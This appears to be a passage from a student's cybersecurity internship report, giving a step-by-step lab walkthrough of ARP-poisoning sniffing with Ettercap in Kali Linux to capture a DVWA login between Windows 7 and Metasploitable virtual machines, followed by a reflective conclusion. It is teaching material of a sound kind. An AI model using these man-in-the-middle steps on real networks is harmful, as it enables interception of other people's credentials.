



Perform Sniffing using Ettercap in kali linux

Step 1: Open kali linux, windows7 and metasploitable machine together keep all of them in the host only adapter. Then in kali liunx terminal log in to the root. Then find the IP address of windows7 and metaploitable using nbtscan.




Step 2: Then go to toolbar and select Ettercap.







Step 3: Enter the password of root that is kali and authenticate it.




Step 4: The top of the Ettercap question will open, and you can check the appropriate item by selecting it. then select hosts from the settings menu, then select scan host from the hosts menu. then visit hostlist. Choose the Windows IP address as target 1 and specify the Metasploitable IP as target 2. then click the global icon, and last click ARP. leave it in default mode.




Step 5: Ping Windows 7 after signing into Meta. Open Windows 7, open to Internet Explorer, enter the IP address of the metasploitable, and then click OK. Visit the link for DVWA after receiving the page, then log in as admin with the provided password






Metasploitable2 - Linux - Windows Internet Explorer
http://192.168.56.101/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Internet Explorer cannot di...
Metasploitable2 - Linux
Page
Safety
Tools
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV
Internet | Protected Mode: On
100%
19:48
12-03-2023

Right Ctrl
ENG
19:49
12-03-2023

Step 5: Now got to kali linux and then to ethercap prompt you can see the user's name and the password.







5.Conclusion

In conclusion, my internship in cyber security was a very worthwhile experience that helped me fully appreciate the significance of cyber security in the current digital era. I had the chance to work on a range of initiatives during my internship, including threat modelling and vulnerability assessments. With these projects, I gained practical experience working with a variety of tools and technologies frequently found in the cyber security industry.

I also got the opportunity to collaborate closely with seasoned experts in the field of cyber security throughout my internship, who gave me advice, mentorship, and feedback. This gave me the opportunity to advance my abilities and expertise in fields like risk management and network security.

I believe the knowledge and skills I gained from my cyber security internship will be extremely helpful as I continue to pursue a career in the industry. I am incredibly appreciative of the chance to have taken part in this internship and I am eager to use what I have learnt in the future.